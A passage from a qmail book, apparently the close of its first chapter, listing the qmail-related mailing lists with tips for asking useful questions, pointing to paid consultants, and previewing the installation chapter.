This is the main qmail mailing list. It's open and unmoderated, so discussion and questions/answers on everything related to qmail (except related packages with their own lists) are appropriate. Read the FAQ and search the list archives before posting a question. When you ask questions, try to include sufficient details to make it possible for people to respond. Doing this will improve the likelihood of receiving a useful, timely response.

Try also to include sufficient information to answer the following questions:

- ***What did you do?*** What's your configuration? Include unedited qmail-showctl output if you're not sure what's important. What actions did you take? Be specific: Show the commands you ran and include copies of your startup scripts. Don't just *say* what you did, *show* what you did.
- ***What did you expect to happen?*** What was the outcome you were trying to achieve? Don't assume that the other subscribers can guess.
- ***What* did *happen?*** Describe the actual results. Include log file clippings and copies of messages with headers. Don't just say, "It didn't work."

qmailannounce@list.cr.yp.to

This is the qmail announcement mailing list. New releases are announced here. Only Bernstein posts to it, so there's no submission address. Messages from this list are rare.

serialmail@list.cr.yp.to

This list is for discussion of the serialmail package. It's open and unmoderated, so the same tips that apply for the qmail list work here, too.

ezmlm@list.cr.yp.to

This list is for discussion of the `ezmlm` mailing-list manager. It's open and unmoderated, so the same tips that apply for the qmail list work here, too. Archives are available online (`http://marc.theaimsgroup.com/?l=ezmlm&r=1&w=2`).

Hired Consultants

Although mailing lists can be great resources, they're somewhat limited. Because they're free, nobody is obligated to respond promptly—or even at all. And there are limits to what unpaid helpers will do.

If your mail system is down and you need it back *now*, you want to implement a new feature, or you want someone to configure a system to your specifications and you don't have the expertise to do it in-house, hiring a qmail expert is the way to go. Because qmail is free and doesn't include a warranty, a support contract is also a good way to satisfy management requirements for a responsible commercial third party.

See the qmail site (`http://www.qmail.org/top.html#paidsup`) for a list of commercial support providers.

Conclusion

At this point, you know that qmail is a modern Internet MTA suitable for replacing Sendmail and other Unix MTAs where security, reliability, and efficiency are important. You've learned why it's secure, reliable, and efficient, and you know its major features, its history, and its architecture. And you know where to get help running it: the available documentation, mailing lists, Web sites, and consultants.

In Chapter 2, "Installing qmail," you'll learn how to install a complete qmail system suitable for applications ranging from a single-user workstation to a high-volume mail server. You'll be guided step-by-step through the installation process including compiling the source, installing the binaries, and configuring the system to automatically start qmail when the system is booted.